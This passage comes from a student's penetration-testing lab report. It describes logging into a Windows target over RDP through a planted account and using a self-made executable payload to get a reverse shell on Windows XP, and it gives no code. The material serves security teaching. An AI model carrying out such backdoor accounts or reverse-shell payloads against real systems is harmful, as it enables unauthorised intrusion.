
4. Remote access to the malicious account created in the previous step and browse the files belonging to the user, "Windows 7", in RDP. **(5 pt)**



- I successfully logged into the target machine through the account I created (dakpo001).

Task D. Extra Credit (10 points)

- Find another exploit that targets on either Windows XP or Windows Server 2008.



- My target machine is Windows XP. As I cannot find any exploit that we have not exploited yet. I used the executable payload I created in Task C to target Windows XP. I set parameters to make a reverse shell once a payload I created is executed on a target device. Once the executable payload was run on Windows XP, I was successfully able to exploit it